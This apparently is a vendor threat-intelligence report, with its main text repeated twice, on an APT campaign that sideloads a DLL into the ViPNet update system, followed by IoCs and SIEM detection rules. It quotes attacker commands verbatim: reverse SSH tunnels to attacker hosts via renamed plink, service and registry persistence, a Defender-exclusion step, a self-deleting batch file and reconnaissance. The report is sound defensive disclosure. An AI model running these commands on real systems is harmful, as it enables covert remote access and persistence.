On one of the analyzed systems, we identified a malicious file named wtsapi32.dll in the directory C:\Program Files (x86)\InfoTeCS\VIPNet Update System, which belongs to the ViPNet suite update system. By placing the file in this directory, the attackers implement the DLL Sideloading technique β€” the ViPNet update system executable file itcsrvup64.exe, which is launched at OS startup, is susceptible to it. Thus, during this attack, the attackers tried to implement persistence on the system through the ViPNet software update component.

HelloInjector: a loader for additional malicious components

The wtsapi32.dll component is a loader, which we named HelloInjector. Its main goal is to inject its code into the svchost.exe process and launch the malicious payload. After starting, the malware checks the process in the context of which it was launched. If the name of the main process is not svchost.exe, the loader starts iterating through all processes running in the operating system. It looks for a process whose name contains the string svchost, and whose command line contains the string netsvcs. If such a process is found, the loader injects itself into the target process using the NtWriteVirtualMemory and NtCreateThreadEx functions.

After restarting inside the new process, the loader checks the process name again for the presence of the string svchost. Having confirmed the successful check, HelloInjector loads and executes the malicious payload, which is stored in its body in plain text, in memory.

HelloProxy: a tool for traffic proxying and launching new malicious payloads

The malicious payload, which we named HelloProxy, is simultaneously a hidden proxy and a loader for the following modules sent by the command server. It works by intercepting the NtDeviceIoControlFile, closesocket, and shutdown functions. Their interception is carried out using the Microsoft Detours library.

The handlers of the closesocket and shutdown functions prevent the premature closing of sockets used for interaction with the C2. In turn, the handler of the NtDeviceIoControlFile function contains the main malicious logic. Its code implements the interception of two IOCTL codes:

  • AFD_RECV (0x12017)
  • AFD_GET_TDI_HANDLES (0x12037)

These codes are used during socket operations β€” their interception allows the malware to hinder security solutions operating in user mode for filtering network connections. Kaspersky security solutions detect such activity and prevent infection attempts at all stages.

The AFD_GET_TDI_HANDLES handler is responsible for socket registration, and the AFD_RECV handler initiates the processing of incoming traffic. It is worth noting that every incoming message that triggered the processing of the AFD_RECV code is logged to the file C:\users\public\tesh4RPC.txt in the format:

threadid: <Thread ID> pid=<PID>\r\n

After installing the interceptors, the malware starts listening on ports 5003 and 5060 in anticipation of the first commands from the C2 server. In order to distinguish the command server traffic from the rest of the traffic, the implant implements a handshake process: it sends two bytes 0x0502 through the socket and expects to receive a message containing the string ASDFASFSAFASDF. After the successful completion of the handshake, the processing of incoming commands continues.

Depending on the received command, there are two execution branches:

  • Working as a proxy. The malware accepts strings in the following format:
    <ip_addr>:<port>

    Afterwards, it creates new sockets and starts forwarding traffic between them.
  • Working as a loader. The malware accepts an executable file from the command server, after which it loads it into the memory of its own process and launches it in a separate thread.

During the research, we managed to discover two malicious payloads that were injected into the svchost process, likely as a result of the previously described loader’s operation:

  • An implant, which we named HelloExecutor, with the help of which attackers can execute commands on the infected system.
  • A module for cleaning ViPNet software log files, which we named HelloCleaner. It allows hiding the attackers’ actions in the system.

We established that the HelloExecutor backdoor was used for reconnaissance in the networks of infected organizations. The following shell commands were executed:

query user
ipconfig /all
ping   8.8.8.8  -n  1
net user /do
net group /do
dir "C:\Program Files (x86)"
dir "C:\Program Files (x86)\infotecs\"
dir "C:\Program Files (x86)\infotecs\ViPNet Administrator"
dir "C:\Program Files (x86)\infotecs\ViPNet Client\Export"
dir "C:\Program Files (x86)\infotecs\ViPNet Client"
dir  "Π‘:\ProgramData\Infotecs\ViPNet Administrator\kc\Export\"
dir  "$appdata\Infotecs\ViPNet Administrator\kc\Export\ Dst for network <Π½ΠΎΠΌΠ΅Ρ€ сСти ΡƒΠ΄Π°Π»Π΅Π½>"
dir c:\users\[username]
query  user
dir  C:\Users\Public\music

In these commands, the mention of the directory C:\Users\Public\Music is notable. We established that on infected machines, the attackers used this directory when launching an SSH tunnel from the infected infrastructure to the attackers’ command server (5.39.253[.]206). The attackers launched a renamed executable file of the legitimate PuTTY utility (a client for various remote access protocols):

C:\users\public\music\frontpage.exe -C -N -R 8443:[redacted]:5003 sftp@5.39.253[.]206 -P 3522 -pw [redacted]

HelloBackdoor: a Rust-based backdoor for file system manipulations

In addition to this, a backdoor written in the Rust language, which we named HelloBackdoor, was discovered on one of the infected systems. It accepts connections on port 443, waiting for the string 47c6235b4d2611184 (the second half of the MD5 hash of the string hello\n) to activate the backdoor. This backdoor further accepts the following commands:

!upload β€” upload a file to the infected machine
!down β€” download a file from the infected machine
!stop β€” stop the backdoor’s operation. For this, a BAT file is created and executed with the following content:

@echo off
:loop
if exist <selfpath> (
del /F /Q <selfpath>
if exist <selfpath> goto loop
)
sc stop iplircontrol >nul 
timeout 5 > nul 
sc start iplircontrol > nul 
(goto) 2>nul & del /F /Q %0

If the command text did not match the above list, the command is executed using cmd.exe.

Attribution

During the analysis of one of the wtsapi32.dll file samples, we found an unused string:

GET / HTTP/1.1\r\nHost: news.sina.com\r\nConnection : keep - alive\r\nUpgrade - Insecure - Requests : 1\r\nUser - Agent : Mozilla / 5.0 (Windows NT 10.0; Win64; x64) AppleWebKit / 537.36 (KHTML, like Gecko) Chrome / 145.0.0.0 Safari / 537.36 Edg / 145.0.0.0\r\nAccept : text / html, application / xhtml + xml, application / xml; q = 0.9, image / avif, image / webp, image / apng, */*;q=0.8,application/signed-exchange;v=b3;q=0.7\r\n

It refers to the news portal sina.com, which is popular in China.

In addition, while analyzing the strings in the HelloBackdoor backdoor, we established that during compilation, Rust packages (crates) were downloaded from the mirror mirrors.ustc.edu.cn. Most likely, these strings remained in the malicious files unintentionally. However, the probability of using β€œfalse flags” implanted by attackers to complicate the attribution process cannot be excluded. At present, we link this campaign to the activities of an unknown Chinese-speaking APT group with a low degree of confidence.

Recommendations

Given that this is not the first time ViPNet has been used by advanced threat actor to conduct cyberattacks, we recommend paying special attention to the protection of workstations running this software. In particular, network traffic monitoring should be configured on the ports specified in the article for timely detection of signs of compromise.

Countering complex targeted attacks requires a comprehensive approach that combines security technologies operating at various stages of the cyberattack lifecycle. Such a multi-level security model helps not only to detect but also to prevent this category of incidents. This approach is embedded in the architecture of the Kaspersky Next Expert range of solutions, designed to protect businesses from APT-level threats, including attacks similar to the one described in this article.

Kaspersky solutions detect this threat with the following verdicts:

  • Trojan.Win32.Agentb.ttoe
  • Trojan.Win64.Convagent.gen
  • Trojan.Win64.Agent.smgpqx
  • HEUR:Trojan.Win64.DllHijacking.gen

Detection by Kaspersky solutions


Kaspersky security solutions, such as Kaspersky Endpoint Detection and Response Expert, successfully detect malicious activity within the described attacks.

One practical method of detection is monitoring renamed PuTTY/Plink binaries rather than relying on the file name: even if the executable is named frontpage.exe, its PE header, version, strings, and hash match the original Plink, which is confirmed by EDR events. Additionally, it is worth paying attention to the specific command line with which the process was launched. The KEDR Expert solution detects this activity using the using_plink_or_putty_for_port_forwarding rule.

It is also important to monitor process injection into svchost.exe originating from the ViPNet update process itcsrvup64.exe, since this component should not legitimately inject code into system processes. Such behavior is a characteristic indicator of HelloInjector activity, which uses a trusted and signed process to mask malicious injection. The KEDR Expert solution detects this activity using the vipnet_load_library_code_injection rule.


Another effective way to detect malicious activity associated with ViPNet is monitoring network traffic. The Kaspersky Anti Targeted Attack (KATA) solution with the NDR module detects this activity using the IDS module and a Suricata rule for HelloBackdoor activity.

The rule is implemented based on the first packet expected by the malware. It accepts TCP connections on port 443, expecting to receive the command 47c6235b4d2611184 (part of the MD5 hash of the string hello\n), which activates the backdoor.


The Kaspersky Managed Detection and Response service detects this attack using the following indicators:

  1. Monitoring the creation of the wtsapi32.dll library in the C:\Program Files (x86)\InfoTeCS\VIPNet Update System directory.
  2. Monitoring the launch of unusual processes (not typical of ViPNet, lacking an InfoTeCS signature) by the ViPNet update process (Itcsrvup64.exe or Itcsrvup.exe).
  3. Creation of library files (.dll) in a directory associated with ViPNet (by default, ViPNet Update System or VIPNET CLIENT) by ViPNet processes.
  4. Atypical activity (file creation/process execution) from an instance of the svchost.exe process.
  5. Creation of executable files in directories that are writable by default (%ProgramData%, %TEMP%, %SystemRoot%\Temp, C:\Users\Public, music|pictures|videos|contacts|links|libraries).
  6. Monitoring the creation of tunnels using ssh or plink processes (identification is performed based on the original PE file name, not the executable file name); the detection is based on the presence of substrings like port:address:port and their variations in the command line.


To protect companies using our Kaspersky SIEM system, the product repository contains rules that help detect such malicious activity.
Reconnaissance of users and groups, as well as network connections using standard Windows utilities, is detected by the following rules:

  • R220_02_Collection of user account information using standard Windows tools
  • R221_01_Windows group discovery via Windows tools
  • R224_02_Remote system discovery via standard Windows tools
  • R224_14_Windows reconnaissance activity
  • R226_02_Collection of information about network connections using standard Windows tools

Also, when developing your own detection rules or conducting threat hunting, we recommend paying attention to the following events:

  • Creation of suspicious files in the ViPNet update directory C:\Program Files (x86)\InfoTeCS\VIPNet Update System:
    (DeviceEventClassID = '4663' OR DeviceEventClassID = '11')
    AND match(FileName, '.*\\.(exe|dll)')
    AND FileName ilike '%\InfoTeCS\VIPNet Update System\%'
  • Persistence using the DLL Sideloading technique by loading the wtsapi32.dll library into ViPNet update processes Itcsrvup64.exe or Itcsrvup.exe with an invalid signature (Signed not true, SignatureStatus not valid) or a signature that does not contain InfoTeCS vendor details:
    DeviceEventClassID = 7
    AND match(DestinationProcessName, '.*\\\\(itcsrvup64|itcsrvup)\\.exe')
    AND FileName ilike '%wtsapi32.dll'
    AND FileName ilike '%\InfoTeCS\VIPNet Update System\%'
    AND ((DeviceCustomNumber1 = 0 AND DeviceCustomNumber2 = 0) OR NOT FlexString2 ilike '%InfoTeCS%')
  • Launching non-standard processes from the ViPNet update processes Itcsrvup64.exe or Itcsrvup.exe:
    (DeviceEventClassID = '4688' OR DeviceEventClassID = '1')
    AND match(SourceProcessName, '.*\\\\(Itcsrvup64|Itcsrvup)\\.exe')
    AND NOT match(DestinationProcessName, '.*\\\\(wmail|monitor|itcsrvup64)\\.exe')
  • Launching the ViPNet update processes Itcsrvup64.exe or Itcsrvup.exe with an invalid signature (Signed not true, SignatureStatus not valid) or a signature that does not contain InfoTeCS vendor details:
    DeviceEventClassID = '1'
    AND match(DestinationProcessName, '.*\\\\(Itcsrvup64|Itcsrvup)\\.exe')
    AND ((DeviceCustomNumber1 = 0 AND DeviceCustomNumber2 = 0) OR NOT FlexString2 ilike '%InfoTeCS%')
  • Atypical reconnaissance execution from the svchost.exe process:
    (DeviceEventClassID = '4688' OR DeviceEventClassID = '1')
    AND SourceProcessName ilike '%svchost.exe'
    AND match(DeviceCustomString4, '.*cmd(.exe)?.*\/c\s+(net\s+(use|group)|sc\s+(query|start|stop)|ping|ipconfig|netstat).*')
  • Creation of tunnels using renamed ssh or plink processes:
    DeviceEventClassID = '1'
    AND match(OldFileName, '.*(plink|ssh).*')
    AND DeviceCustomString4 match '\d+:\d+\.\d+\.\d+\.\d+:\d+'

For correct functioning of detection rules and threat hunting, it is necessary to ensure that events from Windows systems are received by the Kaspersky SIEM system in full, including events with the following identifiers: Sysmon 1, 7, 11, as well as Security 4688, 4663.

Indicators of Compromise

HelloBackdoor
16C211C96735F2FAE9361B89BD7A31BF
1BFE2B9493128574907A8279256A8BCC
f9eed2f0158dc98e7012fb809152209c

HelloBackdoor Droppers:
6001829A128FE264B4403138700C11A8 – infotecs\vipnet client\puh.exe
EE4FF46DDD8489E81447962F927BC3F6 – infotecs\vipnet client\store.exe

Utility for adding exclusions to Windows Defender:
41c938b3cd7e55d4077e34976929b140

wtsapi32.dll
B103CD21280B4061F88B2BCC51394894
9F5606A0755BC633B9BD7DB6D179C09E
0CFDFFC56F0FA325D0C4D24780B46597

5.39.253[.]206
176.32.34[.]135

Detected TTPs:

T1569.002 β€” System Services: Service Execution

  • "cmd" /c sc start UrBackupClientBackend

T1016 β€” System Network Configuration Discovery

  • "cmd" /c arp -a
  • "cmd" /c routeprint

T1049 β€” System Network Connections Discovery

  • "cmd" /c netstat -ano

T1018 β€” Remote System Discovery

  • "cmd" /c ping mail.ru -n 2

T1082 β€” System Information Discovery

  • "cmd" /c systeminfo

T1057 β€” Process Discovery

  • "cmd" /c tasklist

T1007 β€” System Service Discovery

  • "cmd" /c sc query UrBackupClientBackend

T1083 β€” File and Directory Discovery

  • "cmd" /c dir temp*.tmp
  • "cmd" /c dir $temp\*.tmp
  • "cmd" /c dir amgmt*
  • "cmd" /c dir $user\desktop\mRemoteNG-Portable-1.76.20.24669
  • "cmd" /c dir $public\libraries\
  • "cmd" /c dir d:\WindowsImageBackup

T1005 β€” Data from Local System

  • "cmd" /c type $temp\TS_E9E3.tmp
  • "cmd" /c type $temp\Acr6F3D.tmp

T1074.001 β€” Local Data Staging

  • "cmd" /c copy appdata\infotecs\*\APN000B.txt $public\libraries\

T1070.004 β€” Indicator Removal: File Deletion

  • "cmd" /c del $windir\amgmt.dll
  • "cmd" /c del $public\libraries\APN000B.txt

T1543.003 β€” Create or Modify System Process: Windows Service

  • sc stop AppMgmt
  • sc delete AppMgmt
  • sc create AppMgmt binpath= "system32\svchost.exe -k netsvcs" type= share start= auto displayname= "Application Management"
  • sc description AppMgmt "Processes installation, removal, and enumeration requests for software deployed through Group Policy. If the service is disabled, users will be unable to install, remove, or enumerate software deployed through Group Policy. If this service is disabled, any services that explicitly depend on it will fail to start."
  • sc failure AppMgmt reset= 0 actions= restart/0

T1112 β€” Modify Registry

  • reg add HKLM\SYSTEM\CurrentControlSet\Services\AppMgmt\Parameters /v ServiceDll /t REG_EXPAND_SZ /d $system32\$selfname.dll
  • reg add HKLM\SYSTEM\CurrentControlSet\Services\AppMgmt\Parameters /v ServiceMain /t REG_SZ /d ServiceMain

T1036 β€” Masquerading (service, description, and DLL masquerade as the legitimate Application Management)

  • "cmd" /c copy $windir\amgmt* $system32\

T1059.003 β€” Execution of auxiliary scripts

  • "cmd" /c $windir\amgmt.bat
  • "cmd" /c $windir\insru.cmd

T1105 β€” Ingress Tool Transfer

  • "cmd" /c $programfiles\7-zip\7z.exe x $windir\Irsoisas.zip -o"$windir

T1562.001 β€” Impair Defenses: Disable or Modify Tools

  • "cmd" /c \$windir\puh.exe add $windir\autoit3.exe white

T1059 / T1218 β€” Proxy execution via AutoIt

  • "cmd" /c \$windir\autoit3.exe \$windir\data.dat

T1572 β€” Protocol Tunneling / T1090 β€” Proxy / T1021.004 β€” Remote Services: SSH

  • c:\users\[username]\libraries\pagent.exe -C -N -R 6443:[redacted] root@176.32.34.135 -P 48022 -pw [redacted]

HelloNet campaign: new malicious modules launched through the ViPNet update system

16 July 2026 at 15:05

UPD 16.07.2026: Added rules to protect companies using our Kaspersky SIEM system, and listed events for developing custom detection rules or conducting threat hunting.

UPD 16.07.2026: Added detection of the malicious activity using Kaspersky Managed Detection and Response.

UPD 16.07.2026: Added detection rules and examples using KEDR Expert.

UPD 16.07.2026: Added detection of the malicious campaign in network traffic using Kaspersky Anti Targeted Attack (KATA) with the NDR module.

UPD 16.07.2026: Updated the list of Indicators of Compromise (IoCs) and TTPs.

We discovered a new APT attack using previously unknown tooling, which started at least in May 2026 and remains active at the time of publication. It is notable in that the implants used during the attack were launched through the ViPNet update system (a software suite for creating secure networks). During our research, we identified attempts at targeted infection of large Russian organizations in the government, energy, transport, education, and logistics sectors, as well as industry. This is not the first time an advanced group has targeted computers connected to ViPNet networks. For example, last year, we discovered a complex backdoor mimicking ViPNet updates.

Persistence via the update system

On one of the analyzed systems, we identified a malicious file named wtsapi32.dll in the directory C:\Program Files (x86)\InfoTeCS\VIPNet Update System, which belongs to the ViPNet suite update system. By placing the file in this directory, the attackers implement the DLL Sideloading technique β€” the ViPNet update system executable file itcsrvup64.exe, which is launched at OS startup, is susceptible to it. Thus, during this attack, the attackers tried to implement persistence on the system through the ViPNet software update component.

HelloInjector: a loader for additional malicious components

The wtsapi32.dll component is a loader, which we named HelloInjector. Its main goal is to inject its code into the svchost.exe process and launch the malicious payload. After starting, the malware checks the process in the context of which it was launched. If the name of the main process is not svchost.exe, the loader starts iterating through all processes running in the operating system. It looks for a process whose name contains the string svchost, and whose command line contains the string netsvcs. If such a process is found, the loader injects itself into the target process using the NtWriteVirtualMemory and NtCreateThreadEx functions.

After restarting inside the new process, the loader checks the process name again for the presence of the string svchost. Having confirmed the successful check, HelloInjector loads and executes the malicious payload, which is stored in its body in plain text, in memory.

HelloProxy: a tool for traffic proxying and launching new malicious payloads

The malicious payload, which we named HelloProxy, is simultaneously a hidden proxy and a loader for the following modules sent by the command server. It works by intercepting the NtDeviceIoControlFile, closesocket, and shutdown functions. Their interception is carried out using the Microsoft Detours library.

The handlers of the closesocket and shutdown functions prevent the premature closing of sockets used for interaction with the C2. In turn, the handler of the NtDeviceIoControlFile function contains the main malicious logic. Its code implements the interception of two IOCTL codes:

  • AFD_RECV (0x12017)
  • AFD_GET_TDI_HANDLES (0x12037)

These codes are used during socket operations β€” their interception allows the malware to hinder security solutions operating in user mode for filtering network connections. Kaspersky security solutions detect such activity and prevent infection attempts at all stages.

The AFD_GET_TDI_HANDLES handler is responsible for socket registration, and the AFD_RECV handler initiates the processing of incoming traffic. It is worth noting that every incoming message that triggered the processing of the AFD_RECV code is logged to the file C:\users\public\tesh4RPC.txt in the format:

threadid: <Thread ID> pid=<PID>\r\n

After installing the interceptors, the malware starts listening on ports 5003 and 5060 in anticipation of the first commands from the C2 server. In order to distinguish the command server traffic from the rest of the traffic, the implant implements a handshake process: it sends two bytes 0x0502 through the socket and expects to receive a message containing the string ASDFASFSAFASDF. After the successful completion of the handshake, the processing of incoming commands continues.

Depending on the received command, there are two execution branches:

  • Working as a proxy. The malware accepts strings in the following format:
    <ip_addr>:<port>

    Afterwards, it creates new sockets and starts forwarding traffic between them.
  • Working as a loader. The malware accepts an executable file from the command server, after which it loads it into the memory of its own process and launches it in a separate thread.

During the research, we managed to discover two malicious payloads that were injected into the svchost process, likely as a result of the previously described loader’s operation:

  • An implant, which we named HelloExecutor, with the help of which attackers can execute commands on the infected system.
  • A module for cleaning ViPNet software log files, which we named HelloCleaner. It allows hiding the attackers’ actions in the system.

We established that the HelloExecutor backdoor was used for reconnaissance in the networks of infected organizations. The following shell commands were executed:

query user
ipconfig /all
ping   8.8.8.8  -n  1
net user /do
net group /do
dir "C:\Program Files (x86)"
dir "C:\Program Files (x86)\infotecs\"
dir "C:\Program Files (x86)\infotecs\ViPNet Administrator"
dir "C:\Program Files (x86)\infotecs\ViPNet Client\Export"
dir "C:\Program Files (x86)\infotecs\ViPNet Client"
dir  "Π‘:\ProgramData\Infotecs\ViPNet Administrator\kc\Export\"
dir  "$appdata\Infotecs\ViPNet Administrator\kc\Export\ Dst for network <Π½ΠΎΠΌΠ΅Ρ€ сСти ΡƒΠ΄Π°Π»Π΅Π½>"
dir c:\users\[username]
query  user
dir  C:\Users\Public\music

In these commands, the mention of the directory C:\Users\Public\Music is notable. We established that on infected machines, the attackers used this directory when launching an SSH tunnel from the infected infrastructure to the attackers’ command server (5.39.253[.]206). The attackers launched a renamed executable file of the legitimate PuTTY utility (a client for various remote access protocols):

C:\users\public\music\frontpage.exe -C -N -R 8443:[redacted]:5003 sftp@5.39.253[.]206 -P 3522 -pw [redacted]

HelloBackdoor: a Rust-based backdoor for file system manipulations

In addition to this, a backdoor written in the Rust language, which we named HelloBackdoor, was discovered on one of the infected systems. It accepts connections on port 443, waiting for the string 47c6235b4d2611184 (the second half of the MD5 hash of the string hello\n) to activate the backdoor. This backdoor further accepts the following commands:

!upload β€” upload a file to the infected machine
!down β€” download a file from the infected machine
!stop β€” stop the backdoor’s operation. For this, a BAT file is created and executed with the following content:

@echo off
:loop
if exist <selfpath> (
del /F /Q <selfpath>
if exist <selfpath> goto loop
)
sc stop iplircontrol >nul 
timeout 5 > nul 
sc start iplircontrol > nul 
(goto) 2>nul & del /F /Q %0

If the command text did not match the above list, the command is executed using cmd.exe.

Attribution

During the analysis of one of the wtsapi32.dll file samples, we found an unused string:

GET / HTTP/1.1\r\nHost: news.sina.com\r\nConnection : keep - alive\r\nUpgrade - Insecure - Requests : 1\r\nUser - Agent : Mozilla / 5.0 (Windows NT 10.0; Win64; x64) AppleWebKit / 537.36 (KHTML, like Gecko) Chrome / 145.0.0.0 Safari / 537.36 Edg / 145.0.0.0\r\nAccept : text / html, application / xhtml + xml, application / xml; q = 0.9, image / avif, image / webp, image / apng, */*;q=0.8,application/signed-exchange;v=b3;q=0.7\r\n

It refers to the news portal sina.com, which is popular in China.

In addition, while analyzing the strings in the HelloBackdoor backdoor, we established that during compilation, Rust packages (crates) were downloaded from the mirror mirrors.ustc.edu.cn. Most likely, these strings remained in the malicious files unintentionally. However, the probability of using β€œfalse flags” implanted by attackers to complicate the attribution process cannot be excluded. At present, we link this campaign to the activities of an unknown Chinese-speaking APT group with a low degree of confidence.

Recommendations

Given that this is not the first time ViPNet has been used by advanced threat actor to conduct cyberattacks, we recommend paying special attention to the protection of workstations running this software. In particular, network traffic monitoring should be configured on the ports specified in the article for timely detection of signs of compromise.

Countering complex targeted attacks requires a comprehensive approach that combines security technologies operating at various stages of the cyberattack lifecycle. Such a multi-level security model helps not only to detect but also to prevent this category of incidents. This approach is embedded in the architecture of the Kaspersky Next Expert range of solutions, designed to protect businesses from APT-level threats, including attacks similar to the one described in this article.

Kaspersky solutions detect this threat with the following verdicts:

  • Trojan.Win32.Agentb.ttoe
  • Trojan.Win64.Convagent.gen
  • Trojan.Win64.Agent.smgpqx
  • HEUR:Trojan.Win64.DllHijacking.gen

Detection by Kaspersky solutions


Kaspersky security solutions, such as Kaspersky Endpoint Detection and Response Expert, successfully detect malicious activity within the described attacks.

One practical method of detection is monitoring renamed PuTTY/Plink binaries rather than relying on the file name: even if the executable is named frontpage.exe, its PE header, version, strings, and hash match the original Plink, which is confirmed by EDR events. Additionally, it is worth paying attention to the specific command line with which the process was launched. The KEDR Expert solution detects this activity using the using_plink_or_putty_for_port_forwarding rule.

It is also important to monitor process injection into svchost.exe originating from the ViPNet update process itcsrvup64.exe, since this component should not legitimately inject code into system processes. Such behavior is a characteristic indicator of HelloInjector activity, which uses a trusted and signed process to mask malicious injection. The KEDR Expert solution detects this activity using the vipnet_load_library_code_injection rule.


Another effective way to detect malicious activity associated with ViPNet is monitoring network traffic. The Kaspersky Anti Targeted Attack (KATA) solution with the NDR module detects this activity using the IDS module and a Suricata rule for HelloBackdoor activity.

The rule is implemented based on the first packet expected by the malware. It accepts TCP connections on port 443, expecting to receive the command 47c6235b4d2611184 (part of the MD5 hash of the string hello\n), which activates the backdoor.


The Kaspersky Managed Detection and Response service detects this attack using the following indicators:

  1. Monitoring the creation of the wtsapi32.dll library in the C:\Program Files (x86)\InfoTeCS\VIPNet Update System directory.
  2. Monitoring the launch of unusual processes (not typical of ViPNet, lacking an InfoTeCS signature) by the ViPNet update process (Itcsrvup64.exe or Itcsrvup.exe).
  3. Creation of library files (.dll) in a directory associated with ViPNet (by default, ViPNet Update System or VIPNET CLIENT) by ViPNet processes.
  4. Atypical activity (file creation/process execution) from an instance of the svchost.exe process.
  5. Creation of executable files in directories that are writable by default (%ProgramData%, %TEMP%, %SystemRoot%\Temp, C:\Users\Public, music|pictures|videos|contacts|links|libraries).
  6. Monitoring the creation of tunnels using ssh or plink processes (identification is performed based on the original PE file name, not the executable file name); the detection is based on the presence of substrings like port:address:port and their variations in the command line.


To protect companies using our Kaspersky SIEM system, the product repository contains rules that help detect such malicious activity.
Reconnaissance of users and groups, as well as network connections using standard Windows utilities, is detected by the following rules:

  • R220_02_Collection of user account information using standard Windows tools
  • R221_01_Windows group discovery via Windows tools
  • R224_02_Remote system discovery via standard Windows tools
  • R224_14_Windows reconnaissance activity
  • R226_02_Collection of information about network connections using standard Windows tools

Also, when developing your own detection rules or conducting threat hunting, we recommend paying attention to the following events:

  • Creation of suspicious files in the ViPNet update directory C:\Program Files (x86)\InfoTeCS\VIPNet Update System:
    (DeviceEventClassID = '4663' OR DeviceEventClassID = '11')
    AND match(FileName, '.*\\.(exe|dll)')
    AND FileName ilike '%\InfoTeCS\VIPNet Update System\%'
  • Persistence using the DLL Sideloading technique by loading the wtsapi32.dll library into ViPNet update processes Itcsrvup64.exe or Itcsrvup.exe with an invalid signature (Signed not true, SignatureStatus not valid) or a signature that does not contain InfoTeCS vendor details:
    DeviceEventClassID = 7
    AND match(DestinationProcessName, '.*\\\\(itcsrvup64|itcsrvup)\\.exe')
    AND FileName ilike '%wtsapi32.dll'
    AND FileName ilike '%\InfoTeCS\VIPNet Update System\%'
    AND ((DeviceCustomNumber1 = 0 AND DeviceCustomNumber2 = 0) OR NOT FlexString2 ilike '%InfoTeCS%')
  • Launching non-standard processes from the ViPNet update processes Itcsrvup64.exe or Itcsrvup.exe:
    (DeviceEventClassID = '4688' OR DeviceEventClassID = '1')
    AND match(SourceProcessName, '.*\\\\(Itcsrvup64|Itcsrvup)\\.exe')
    AND NOT match(DestinationProcessName, '.*\\\\(wmail|monitor|itcsrvup64)\\.exe')
  • Launching the ViPNet update processes Itcsrvup64.exe or Itcsrvup.exe with an invalid signature (Signed not true, SignatureStatus not valid) or a signature that does not contain InfoTeCS vendor details:
    DeviceEventClassID = '1'
    AND match(DestinationProcessName, '.*\\\\(Itcsrvup64|Itcsrvup)\\.exe')
    AND ((DeviceCustomNumber1 = 0 AND DeviceCustomNumber2 = 0) OR NOT FlexString2 ilike '%InfoTeCS%')
  • Atypical reconnaissance execution from the svchost.exe process:
    (DeviceEventClassID = '4688' OR DeviceEventClassID = '1')
    AND SourceProcessName ilike '%svchost.exe'
    AND match(DeviceCustomString4, '.*cmd(.exe)?.*\/c\s+(net\s+(use|group)|sc\s+(query|start|stop)|ping|ipconfig|netstat).*')
  • Creation of tunnels using renamed ssh or plink processes:
    DeviceEventClassID = '1'
    AND match(OldFileName, '.*(plink|ssh).*')
    AND DeviceCustomString4 match '\d+:\d+\.\d+\.\d+\.\d+:\d+'

For correct functioning of detection rules and threat hunting, it is necessary to ensure that events from Windows systems are received by the Kaspersky SIEM system in full, including events with the following identifiers: Sysmon 1, 7, 11, as well as Security 4688, 4663.

Indicators of Compromise

HelloBackdoor
16C211C96735F2FAE9361B89BD7A31BF
1BFE2B9493128574907A8279256A8BCC
f9eed2f0158dc98e7012fb809152209c

HelloBackdoor Droppers:
6001829A128FE264B4403138700C11A8 – infotecs\vipnet client\puh.exe
EE4FF46DDD8489E81447962F927BC3F6 – infotecs\vipnet client\store.exe

Utility for adding exclusions to Windows Defender:
41c938b3cd7e55d4077e34976929b140

wtsapi32.dll
B103CD21280B4061F88B2BCC51394894
9F5606A0755BC633B9BD7DB6D179C09E
0CFDFFC56F0FA325D0C4D24780B46597

5.39.253[.]206
176.32.34[.]135

Detected TTPs:

T1569.002 β€” System Services: Service Execution

  • "cmd" /c sc start UrBackupClientBackend

T1016 β€” System Network Configuration Discovery

  • "cmd" /c arp -a
  • "cmd" /c routeprint

T1049 β€” System Network Connections Discovery

  • "cmd" /c netstat -ano

T1018 β€” Remote System Discovery

  • "cmd" /c ping mail.ru -n 2

T1082 β€” System Information Discovery

  • "cmd" /c systeminfo

T1057 β€” Process Discovery

  • "cmd" /c tasklist

T1007 β€” System Service Discovery

  • "cmd" /c sc query UrBackupClientBackend

T1083 β€” File and Directory Discovery

  • "cmd" /c dir temp*.tmp
  • "cmd" /c dir $temp\*.tmp
  • "cmd" /c dir amgmt*
  • "cmd" /c dir $user\desktop\mRemoteNG-Portable-1.76.20.24669
  • "cmd" /c dir $public\libraries\
  • "cmd" /c dir d:\WindowsImageBackup

T1005 β€” Data from Local System

  • "cmd" /c type $temp\TS_E9E3.tmp
  • "cmd" /c type $temp\Acr6F3D.tmp

T1074.001 β€” Local Data Staging

  • "cmd" /c copy appdata\infotecs\*\APN000B.txt $public\libraries\

T1070.004 β€” Indicator Removal: File Deletion

  • "cmd" /c del $windir\amgmt.dll
  • "cmd" /c del $public\libraries\APN000B.txt

T1543.003 β€” Create or Modify System Process: Windows Service

  • sc stop AppMgmt
  • sc delete AppMgmt
  • sc create AppMgmt binpath= "system32\svchost.exe -k netsvcs" type= share start= auto displayname= "Application Management"
  • sc description AppMgmt "Processes installation, removal, and enumeration requests for software deployed through Group Policy. If the service is disabled, users will be unable to install, remove, or enumerate software deployed through Group Policy. If this service is disabled, any services that explicitly depend on it will fail to start."
  • sc failure AppMgmt reset= 0 actions= restart/0

T1112 β€” Modify Registry

  • reg add HKLM\SYSTEM\CurrentControlSet\Services\AppMgmt\Parameters /v ServiceDll /t REG_EXPAND_SZ /d $system32\$selfname.dll
  • reg add HKLM\SYSTEM\CurrentControlSet\Services\AppMgmt\Parameters /v ServiceMain /t REG_SZ /d ServiceMain

T1036 β€” Masquerading (service, description, and DLL masquerade as the legitimate Application Management)

  • "cmd" /c copy $windir\amgmt* $system32\

T1059.003 β€” Execution of auxiliary scripts

  • "cmd" /c $windir\amgmt.bat
  • "cmd" /c $windir\insru.cmd

T1105 β€” Ingress Tool Transfer

  • "cmd" /c $programfiles\7-zip\7z.exe x $windir\Irsoisas.zip -o"$windir

T1562.001 β€” Impair Defenses: Disable or Modify Tools

  • "cmd" /c \$windir\puh.exe add $windir\autoit3.exe white

T1059 / T1218 β€” Proxy execution via AutoIt

  • "cmd" /c \$windir\autoit3.exe \$windir\data.dat

T1572 β€” Protocol Tunneling / T1090 β€” Proxy / T1021.004 β€” Remote Services: SSH

  • c:\users\[username]\libraries\pagent.exe -C -N -R 6443:[redacted] root@176.32.34.135 -P 48022 -pw [redacted]

❌